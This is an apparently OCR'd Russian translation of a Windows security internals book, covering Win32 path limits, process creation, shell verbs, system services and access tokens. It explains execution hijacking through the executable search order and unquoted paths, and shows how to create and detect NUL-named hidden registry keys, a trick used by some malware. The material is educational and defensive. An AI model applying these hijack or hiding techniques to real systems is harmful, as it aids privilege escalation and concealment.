Мы вызываем API `RtlDosPathNameToNtPathName` через команду `Get-NtFilePath`. Первый созданный путь имеет длину 259 символов и успешно преобразуется в собственный. Затем добавляем ещё один символ, доводя длину до 260, после чего преобразование завершается ошибкой `STATUS_NAME_TOO_LONG`. Может показаться, что при `MAX_PATH`, равном 260, путь такой длины должен работать. К сожалению, это не так. API включают завершающий символ `NUL` в длину пути, поэтому фактически допустимо лишь 259 символов.

В листинге 3-21 показан и способ обойти ограничение. Если добавить к пути префикс устройства `\\?\`, преобразование завершится успешно, хотя длина теперь составляет 264 символа. Причина в том, что префикс заменяется префиксом устройства DOS `\??\`, а остальной путь остаётся без изменений. Этот приём работает, но отключает полезные возможности, в том числе канонизацию. В современных версиях Windows можно также явно включить длинные имена файлов, как показано в листинге 3-22.

```
PS> $path = "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem"
PS> Get-NtKeyValue -Win32Path $path -Name "LongPathsEnabled"
Name             Type  DataObject
----             ----  ----------
LongPathsEnabled Dword 1

PS> (Get-Process -Id $pid).Path | Get-Win32ModuleManifest |
Select-Object LongPathAware
LongPathAware
-------------
[1] True
[2] PS> $path = "C:\$('A'*300)"
```

```
PS> $path.Length
303

PS> Get-NtFilePath -Path $path
\??\C:\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
```

Листинг 3-22. Проверка и испытание приложений, поддерживающих длинные пути

Сначала мы проверяем, что значение реестра `LongPathsEnabled` равно `1`. Оно должно быть задано до запуска процесса, поскольку считывается лишь однажды при инициализации. Однако одного включения длинных путей недостаточно: исполняемый файл процесса должен явно заявить о поддержке через свойство манифеста. Запросить это свойство можно командой `Get-ExecutableManifest`, выбрав `LongPathAware`. К счастью, в манифесте PowerShell этот параметр включён [1]. Теперь можно успешно преобразовывать гораздо более длинные пути, что показано на примере пути из 303 символов [2].

Представляют ли длинные пути угрозу безопасности? Проблемы безопасности часто возникают на границах между интерфейсами. Здесь способность файловой системы поддерживать исключительно длинные пути может привести к ошибочному предположению, что путь никогда не превышает 260 символов. Например, приложение может запросить полный путь к файлу, а затем скопировать его в буфер памяти фиксированного размера 260 символов. Если предварительно не проверить длину, операция способна повредить память после буфера, что потенциально позволит злоумышленнику получить управление выполнением приложения.

Создание процессов

Процессы - основной способ выполнения компонентов пользовательского режима и их изоляции в целях безопасности, поэтому важно подробно разобраться в их создании. В предыдущей главе я упоминал, что процесс можно создать системным вызовом `NtCreateUserProcess`. Однако большинство процессов создаётся не напрямую им, а через API Win32 `CreateProcess`, служащий обёрткой.

Системный вызов редко применяется напрямую, потому что большинству процессов для взаимодействия с рабочим столом пользователя требуется работать с другими компонентами пользовательского режима, прежде всего CSRSS. API `CreateProcess` регистрирует новый процесс, созданный системным вызовом, в необходимых службах для правильной инициализации. Мы не будем подробно рассматривать создание процессов и потоков, но в этом разделе приведём краткий обзор.

Разбор командной строки

Простейший способ создать процесс - передать строку командной строки, представляющую запускаемый исполняемый файл. API `CreateProcess` разбирает её, находит файл и передаёт его ядру.

Чтобы проверить разбор, создадим процесс командой PowerShell `New-Win32Process`, которая внутри вызывает `CreateProcess`. Можно было бы воспользоваться встроенной `Start-Process`, но `New-Win32Process` полезна тем, что предоставляет полный набор возможностей API `CreateProcess`. Процесс запускается следующей командой:

```
PS> $proc = New-Win32Process -CommandLine "notepad test.txt"
```

Мы передаём командную строку с именем запускаемого файла Notepad и именем открываемого файла `test.txt`. Полный путь к исполняемому файлу указывать необязательно: `New-Win32Process` разбирает строку, пытаясь отличить имя исходного файла образа от открываемого файла. Этот процесс не так прост, как кажется.

Сначала `New-Win32Process` разделяет командную строку по пробельным символам, кроме тех, что заключены в двойные кавычки. Здесь получаются две строки: `notepad` и `test.txt`. Затем команда берёт первую и пытается найти соответствующий процесс. Но возникает небольшое затруднение: исполняемого файла `notepad` нет, существует лишь `notepad.exe`. Расширение `.exe` не является обязательным, но обычно используется исполняемыми файлами Windows, поэтому алгоритм поиска автоматически добавляет его, если расширение отсутствует.

После этого исполняемый файл ищется в следующих расположениях, почти так же, как при поиске DLL в разделе «Поиск DLL» на странице 68. Обратите внимание, что путь поиска исполняемых файлов совпадает с небезопасным порядком поиска DLL:

1. Каталог исполняемого файла текущего процесса.
2. Текущий рабочий каталог.
3. Каталог Windows System32.
4. Каталог Windows.
5. Все расположения из переменной окружения `PATH`, разделённые точками с запятой.

Если `New-Win32Process` не найдёт `notepad.exe`, она попробует найти файл `notepad test.txt`, предполагая, что мы имели в виду именно его. Поскольку у имени уже есть расширение, оно не будет заменено на `.exe`. Если файл не найден, возвращается ошибка. Если же заключить `notepad` в двойные кавычки, как в строке `"notepad" test.txt`, команда будет искать только `notepad.exe` и не станет перебирать все комбинации имени с пробельными символами.

Такое поведение разбора имеет два последствия для безопасности. Во-первых, если процесс создаётся более привилегированным процессом, а менее привилегированный пользователь может записать файл в расположение, которое проверяется раньше других, выполнение удастся перехватить.

Во-вторых, при наличии разделителя пути в первом значении алгоритм меняется. Вместо правил поиска `New-Win32Process` разделяет путь по пробельным символам и проверяет каждый компонент как путь, отыскивая имя с расширением `.exe` и без него.

Рассмотрим пример. Для командной строки `C:\Program Files\abc.exe` исполняемый файл ищется по следующим путям:

- `C:\Program`;
- `C:\Program.exe`;
- `C:\Program Files\abc.exe`;
- `C:\Program Files\abc.exe.exe`.

Если пользователь может записать файл `C:\Program` или `C:\Program.exe`, ему удастся перехватить выполнение. В стандартной установке Windows обычный пользователь, к счастью, не может записывать файлы в корень системного диска, но изменения конфигурации иногда это разрешают. Кроме того, путь к исполняемому файлу может находиться на другом диске, где запись в корень доступна.

Чтобы избежать обеих угроз, вызывающая сторона может явно задать полный путь к исполняемому файлу через свойство `ApplicationName` при вызове `New-Win32Process`:

```
PS> $proc = New-Win32Process -CommandLine "notepad test.txt"
-ApplicationName "C:\windows\notepad.exe"
```

При таком указании пути команда передаст его новому процессу без изменений.

API командной оболочки

Если дважды щёлкнуть в Проводнике по файлу неисполняемого типа, например текстовому документу, программа любезно запустит редактор. Однако попытка запустить документ через `New-Win32Process` выдаст следующую ошибку:

```
PS> New-Win32Process -CommandLine "document.txt"
Exception calling "CreateProcess": "%1 is not a valid Win32 application"
```

Она указывает, что текстовый файл не является допустимым приложением Win32.

Проводник способен запустить редактор потому, что не обращается напрямую к низкоуровневому API `CreateProcess`, а использует API командной оболочки. Основной API для открытия файла редактором - `ShellExecuteEx`, реализованный в библиотеке SHELL32. Он и его более простой собрат `ShellExecute` слишком сложны для подробного рассмотрения. Здесь я дам лишь краткий обзор последнего.

Для наших целей `ShellExecute` принимает три параметра:

• путь к выполняемому файлу;
• применяемый к файлу глагол;
• дополнительные аргументы.

Первым делом `ShellExecute` ищет обработчик расширения выполняемого файла. Например, для `test.txt` нужен обработчик `.txt`. Обработчики регистрируются в реестре под ключом `HKEY_CLASSES_ROOT`, который, как мы уже видели, представляет объединённое представление частей программного обеспечения компьютера и пользовательского куста. В листинге 3-23 запрашивается этот обработчик.

```
PS> $base_key = "NtKey:\MACHINE\SOFTWARE\Classes"
[1] PS> Get-Item "$base_key\.txt" | Select-Object -ExpandProperty Values
Name          Type   DataObject
----          ----   ----------
Content Type  String text/plain
PerceivedType String text
            [2] String txtfile

[3] PS> Get-ChildItem "$base_key\txtfile\Shell" | Format-Table
Name    TypeName
----    --------
open    Key
print   Key
printto Key

[4] PS> Get-Item "$base_key\txtfile\Shell\open\Command" |
Select-Object -ExpandProperty Values | Format-Table
Name Type         DataObject
---- ----         ----------
   [5] ExpandString %SystemRoot%\system32\NOTEPAD.EXE %1
```

Листинг 3-23. Запрос обработчика командной оболочки для файлов .txt

Сначала мы запрашиваем ключ класса компьютера для расширения `.txt` [1]. Можно было бы проверить и пользовательский ключ, но ключ класса компьютера гарантирует, что исследуется системное значение по умолчанию. Ключ `.txt` не содержит обработчик непосредственно. Вместо этого значение по умолчанию, представленное пустым именем, ссылается на другой ключ - здесь `txtfile` [2]. Затем мы перечисляем подразделы `txtfile` и находим три ключа: `open`, `print` и `printto` [3]. Имена этих глаголов можно передавать `ShellExecute`.

Каждый ключ глагола может содержать подраздел `Command` с выполняемой командной строкой [4]. Видно, что файл `.txt` по умолчанию открывается в Notepad [5], а `%1` заменяется путём к

выполняемому файлу. Команда может содержать и %*, включающее дополнительные аргументы, переданные ShellExecute. Теперь API CreateProcess может запустить исполняемый файл и обработать документ.

Существует множество стандартных глаголов для ShellExecute. В таблице 3-3 перечислены часто встречающиеся.

Глагол	Описание
open	Открыть файл; обычно это действие по умолчанию.
edit	Редактировать файл.
print	Напечатать файл.
printto	Напечатать на указанном принтере.
explore	Просмотреть каталог; открывает каталог в окне Проводника.
runas	Открыть файл от имени администратора; обычно определяется только для исполняемых файлов.
runasuser	Открыть файл от имени другого пользователя; обычно определяется только для исполняемых файлов.

Таблица 3-3. Распространённые глаголы командной оболочки

Наличие сразу глаголов open и edit может показаться странным. Например, файл .txt при открытии загрузится в Notepad, где его можно редактировать. Однако различие полезно для таких файлов, как пакетные сценарии: open выполнит файл, а edit откроет его в текстовом редакторе.

Для вызова ShellExecute из PowerShell предназначена команда Start-Process. По умолчанию ShellExecute использует глагол open, но собственный глагол можно указать параметром Verb. Следующая команда печатает файл .txt от имени администратора посредством глагола print:

```
PS> Start-Process "test.txt" -Verb "print"
```

Настройка глаголов может повышать безопасность. Например, для сценариев PowerShell с расширением .ps1 зарегистрирован глагол open. Однако при щелчке сценарий не выполняется, а открывается в Notepad. Поэтому двойной щелчок по файлу сценария в Проводнике не запустит его. Необходимо щёлкнуть файл правой кнопкой и явно выбрать **Run with PowerShell**.

Как уже упоминалось, подробное описание API командной оболочки выходит за рамки книги; как нетрудно догадаться, полная картина несколько сложнее приведённого здесь обзора.

Системные процессы

В этой и предыдущей главах я неоднократно упоминал процессы с более высокими привилегиями, чем у обычного пользователя. Даже если в операционную систему никто не вошёл, ей всё равно необходимо ожидать аутентификации, управлять оборудованием, обмениваться данными по сети и

выполнять другие задачи.

Часть этих задач могло бы взять на себя ядро. Однако писать код ядра сложнее, чем код пользовательского режима, по нескольким причинам: ядру доступен не столь широкий набор API, оно ограничено в ресурсах, особенно в памяти, а любая ошибка программирования способна привести к сбою системы или уязвимости безопасности.

Чтобы избежать этих трудностей, Windows выполняет за пределами режима ядра различные процессы с высоким уровнем привилегий, предоставляющие важные возможности. В этом разделе мы рассмотрим некоторые особые процессы.

Диспетчер сеансов

Подсистема диспетчера сеансов (Session Manager Subsystem, SMSS) - первый процесс пользовательского режима, который ядро запускает после загрузки. Он настраивает рабочую среду для последующих процессов. В число его обязанностей входят:

• загрузка известных DLL и создание объектов `Section`;
• запуск процессов подсистем, например CSRSS;
• инициализация базовых устройств DOS, например последовательных портов;
• выполнение автоматических проверок целостности дисков.

Процесс входа в Windows

Процесс входа в Windows отвечает за настройку нового консольного сеанса и отображение пользовательского интерфейса входа, главным образом через приложение LogonUI. Он также запускает процесс драйвера шрифтов пользовательского режима (user-mode font driver, UMFD), отрисовывающий шрифты на экране, и процесс диспетчера окон рабочего стола (desktop window manager, DWM), который выполняет композицию рабочего стола, обеспечивая прозрачные окна и другие современные элементы GUI.

Подсистема локального центра безопасности

Я уже упоминал LSASS в связи с SRM. Однако стоит особо подчеркнуть его важную роль в аутентификации. Без LSASS пользователь не смог бы войти в систему. Роли и обязанности LSASS подробно рассматриваются в главе 10.

Диспетчер управления службами

Диспетчер управления службами (service control manager, SCM) запускает большинство привилегированных системных процессов Windows. Он управляет этими процессами, называемыми службами, и при необходимости запускает и останавливает их. Например, SCM может запустить службу при выполнении определённого условия, такого как появление сетевого подключения.

Каждая служба - защищаемый ресурс с детальными средствами управления, определяющими, какие пользователи могут изменять её состояние. По умолчанию управлять службой может только администратор. Ниже перечислены некоторые важнейшие службы любой системы Windows:

• **Подсистема удалённого вызова процедур (Remote Procedure Call Subsystem, RPCSS).** Служба RPCSS управляет регистрацией конечных точек удалённого вызова процедур и предоставляет регистрацию локальным клиентам и по сети. Эта служба критически важна для работающей системы: если её процесс аварийно завершится, Windows будет принудительно перезагружена.
• **Средство запуска серверных процессов DCOM (DCOM Server Process Launcher).** Дополняет RPCSS, а прежде входило в ту же службу. Оно запускает серверные процессы Component Object Model (COM) от имени локальных и удалённых клиентов.
• **Планировщик заданий (Task Scheduler).** Возможность запланировать действие на определённые дату и время полезна для операционной системы. Например, можно периодически удалять неиспользуемые файлы. Для этого службе Task Scheduler задают запуск средства очистки по нужному расписанию.
• **Установщик Windows (Windows Installer).** Эта служба устанавливает новые программы и компоненты. Работая как привилегированная служба, она разрешает установку и изменение в обычно защищённых расположениях файловой системы.
• **Центр обновления Windows (Windows Update).** Полностью обновлённая операционная система критически важна для безопасности Windows. Новые исправления Microsoft следует устанавливать как можно скорее. Чтобы пользователь не проверял их вручную, служба работает в фоне и периодически обращается к интернету за новыми исправлениями.
• **Сведения о приложении (Application Information).** Эта служба предоставляет механизм переключения между администратором и обычным пользователем на одном рабочем столе. Обычно эта функция называется контролем учётных записей (User Account Control, UAC). Запустить процесс администратора можно глаголом `runas` API командной оболочки. Внутреннее устройство UAC рассматривается в следующей главе.

Состояние всех служб под управлением SCM можно запрашивать различными инструментами. В PowerShell есть встроенная команда `Get-Service`, однако используемый в книге модуль предоставляет более полную `Get-Win32Service`, которая позволяет исследовать настроенную безопасность службы и дополнительные свойства, недоступные через стандартную команду. Запрос всех текущих служб показан в листинге 3-24.

```
PS> Get-Win32Service
Name               Status   ProcessId
----               ------   ---------
AarSvc             Stopped  0
AESMService        Running  7440
AJRouter           Stopped  0
ALG                Stopped  0
AppIDSvc           Stopped  0
Appinfo            Running  8460
--snip--
```

Листинг 3-24. Отображение всех служб с помощью Get-Win32Service

В выводе показаны имя службы, её состояние (`Stopped` или `Running`) и, если служба выполняется, идентификатор её процесса. Команда `Format-List` для свойств службы покажет и дополнительные сведения, например полное описание.

Практические примеры

Рассмотрим несколько примеров применения изученных в этой главе команд для исследования безопасности или анализа системы.

Поиск исполняемых файлов, импортирующих определённые API

В начале главы вы видели, как командой `Get-Win32ModuleImport` извлекать API, импортированные исполняемым файлом. Особенно полезное применение этой команды при поиске проблем безопасности - выявление всех файлов, использующих определённый API, например `CreateProcess`, с последующим сокращением списка файлов для обратной разработки. Такой поиск выполняет простой сценарий PowerShell из листинга 3-25.

```
PS> $imps = ls "$env:WinDir\*.exe" | ForEach-Object {
    Get-Win32ModuleImport -Path $_.FullName
}
PS> $imps | Where-Object Names -Contains "CreateProcessW" |
Select-Object ModulePath
ModulePath
----------
C:\WINDOWS\explorer.exe
C:\WINDOWS\unins000.exe
```

Листинг 3-25. Поиск исполняемых файлов, импортирующих CreateProcess

Сначала перечисляются все файлы `.exe` в каталоге Windows. Для каждого вызывается `Get-Win32ModuleImport`, которая загружает модуль и разбирает его импорты. Это может занять много времени, поэтому результаты лучше сохранить в переменной, как сделано здесь.

Затем выбираются только импорты, содержащие API `CreateProcessW`. Свойство `Names` представляет список импортированных имён одной DLL. Чтобы получить итоговый перечень исполняемых файлов, импортирующих конкретный API, мы выбираем свойство `ModulePath` с исходным загруженным путём.

Тем же способом можно перечислять DLL или драйверы и быстро находить цели для обратной разработки.

Поиск скрытых ключей или значений реестра

В разделе «Перечисление содержимого реестра» на странице 81 я упоминал, что одно из существенных преимуществ собственных системных вызовов перед API Win32 состоит в доступе к ключам и значениям с символами `NUL` в именах. Было бы полезно находить такие элементы, чтобы выявлять программы, которые активно пытаются скрыть ключи или значения от пользователя; известны семейства вредоносных программ, например Kovter и Poweliks, использующие этот способ. Начнём с поиска ключей, содержащих `NUL` в имени, как показано в листинге 3-26.

```
PS> $key = New-NtKey -Win32Path "HKCU\SOFTWARE\`0HIDDENKEY"
PS> ls NtKeyUser:\SOFTWARE -Recurse | Where-Object Name -Match "`0"
Name                TypeName
----                --------
SOFTWARE\ HIDDENKEY Key

PS> Remove-NtKey $key
PS> $key.Close()
```

Листинг 3-26. Поиск скрытых ключей реестра

Сначала мы создаём в кусте текущего пользователя ключ, имя которого содержит символ `NUL`. Если попытаться найти этот ключ с помощью встроенного поставщика реестра, поиск завершится неудачей. Вместо этого мы рекурсивно перечисляем куст текущего пользователя и выбираем все ключи, в именах которых есть символ `NUL`. В выводе видно, что скрытый ключ был обнаружен.

Для поиска скрытых значений можно запросить список значений ключа, перечислив его свойство `Values`. Каждый элемент содержит имя значения и его данные (листинг 3-27).

```
PS> $key = New-NtKey -Win32Path "HKCU\SOFTWARE\ABC"
PS> Set-NtKeyValue -Key $key -Name "`0HIDDEN" -String "HELLO"
PS> function Select-HiddenValue {
    [CmdletBinding()]
    param(
        [parameter(ValueFromPipeline)]
        $Key
    )

    Process {
        foreach($val in $Key.Values) {
            if ($val.Name -match "`0") {
                [PSCustomObject]@{
                    RelativePath = $Key.RelativePath
                    Name = $val.Name
                    Value = $val.DataObject
                }
            }
        }
    }
}
PS> ls -Recurse NtKeyUser:\SOFTWARE | Select-HiddenValue | Format-Table
RelativePath Name    Value
------------ ----    -----
SOFTWARE\ABC HIDDEN  HELLO

PS> Remove-NtKey $key
PS> $key.Close()
```

Листинг 3-27. Поиск скрытых значений реестра

Сначала мы создаём обычный ключ, а затем добавляем значение с символом `NUL` в имени. После этого определяем функцию `Select-HiddenValue`, которая проверяет поступающие по конвейеру ключи, выбирает все значения с символом `NUL` в имени и возвращает в конвейер пользовательский объект.

Затем мы рекурсивно перечисляем куст текущего пользователя и фильтруем ключи функцией `Select-HiddenValue`. В выводе видно, что скрытое значение было обнаружено.

Подведение итогов

В этой главе мы совершили краткую экскурсию по компонентам пользовательского режима Windows. Сначала мы подробно рассмотрели API Win32 и загрузку DLL. Понимать эту тему важно, поскольку она показывает, как приложения пользовательского режима взаимодействуют с ядром и реализуют общие функции.

Затем я представил обзор GUI Win32, в том числе описал отдельную таблицу системных вызовов, используемую для WIN32K, компонента подсистемы Win32, работающего в режиме ядра. Я познакомил вас с типами объектов оконной станции и рабочего стола, объяснил назначение консольного сеанса и его связь с рабочим столом, который видит пользователь.


После этого я вернулся к API Win32, подробно разобрав различия и сходства между API Win32, в данном случае `CreateMutexEx`, и лежащим в его основе системным вызовом `NtCreateMutant`. Это обсуждение должно было помочь вам лучше понять, как API Win32 взаимодействуют с остальной операционной системой. Я также объяснил различия между путями устройств DOS и собственными путями в том виде, в котором их понимает системный вызов. Эта тема важна для понимания того, как приложения пользовательского режима взаимодействуют с файловой системой.

В заключение я обсудил несколько тем, связанных с процессами и потоками Win32: рассмотрел API, применяемые для создания процессов напрямую или через командную оболочку, и представил

обзор известных системных процессов. В последующих главах мы ещё вернёмся ко многим из этих тем и разберём их подробнее. Следующие три главы будут посвящены тому, как Windows реализует безопасность с помощью SRM.

Часть II. Монитор безопасности Windows

Глава 4. Маркеры доступа безопасности



Маркер доступа безопасности, или просто маркер, лежит в основе безопасности Windows. SRM использует маркеры для представления субъектов, например учётных записей пользователей, а затем разрешает или запрещает им доступ к ресурсам. В Windows маркеры представлены объектами ядра `Token`, которые как минимум содержат конкретный представляемый ими субъект, все группы безопасности, к которым он принадлежит, и предоставленные ему особые привилегии.

Подобно другим объектам ядра, маркеры поддерживают системные вызовы запроса и установки сведений, позволяющие пользователю просматривать свойства маркера и задавать некоторые из них. Некоторые API Win32, хотя и используются реже, также предоставляют доступ к этим системным вызовам установки и запроса, например `GetTokenInformation` и `SetTokenInformation`.

Начнём с обзора двух основных типов маркеров, которые встречаются при анализе безопасности системы Windows: первичных маркеров и маркеров олицетворения. Затем подробно рассмотрим многие важные свойства, содержащиеся в маркере. Их необходимо понимать, прежде чем мы сможем перейти к проверке доступа в главе 7.

Первичные маркеры


Каждому процессу назначен маркер, описывающий его субъект при любой операции доступа к ресурсу. Выполняя проверку доступа, SRM запрашивает маркер процесса и с его помощью определяет, какой доступ предоставить. Маркер, используемый для процесса, называется первичным.

Открыть маркер процесса можно системным вызовом `NtOpenProcessToken`, который возвращает дескриптор, позволяющий запрашивать сведения о маркере. Поскольку объект `Token` является защищаемым ресурсом, для получения дескриптора вызывающая сторона должна пройти проверку доступа. Обратите внимание: чтобы запросить маркер, также требуется дескриптор процесса с правом доступа `QueryLimitedInformation`.

При открытии объекта Token можно запросить следующие права доступа:

• **AssignPrimary.** Назначает объект Token первичным маркером.
• **Duplicate.** Дублирует объект Token.
• **Impersonate.** Олицетворяет объект Token.
• **Query.** Запрашивает свойства объекта Token, например его группы и привилегии.
• **QuerySource.** Запрашивает источник объекта Token.
• **AdjustPrivileges.** Изменяет список привилегий объекта Token.
• **AdjustGroups.** Изменяет список групп объекта Token.
• **AdjustDefault.** Изменяет свойства объекта Token, не охваченные другими правами доступа.
• **AdjustSessionId.** Изменяет идентификатор сеанса объекта Token.

Чтобы просмотреть список доступных процессов и их маркеров, выполните команду PowerShell `Show-NtToken -All`. Она должна открыть приложение Token Viewer, показанное на рисунке 4-1.




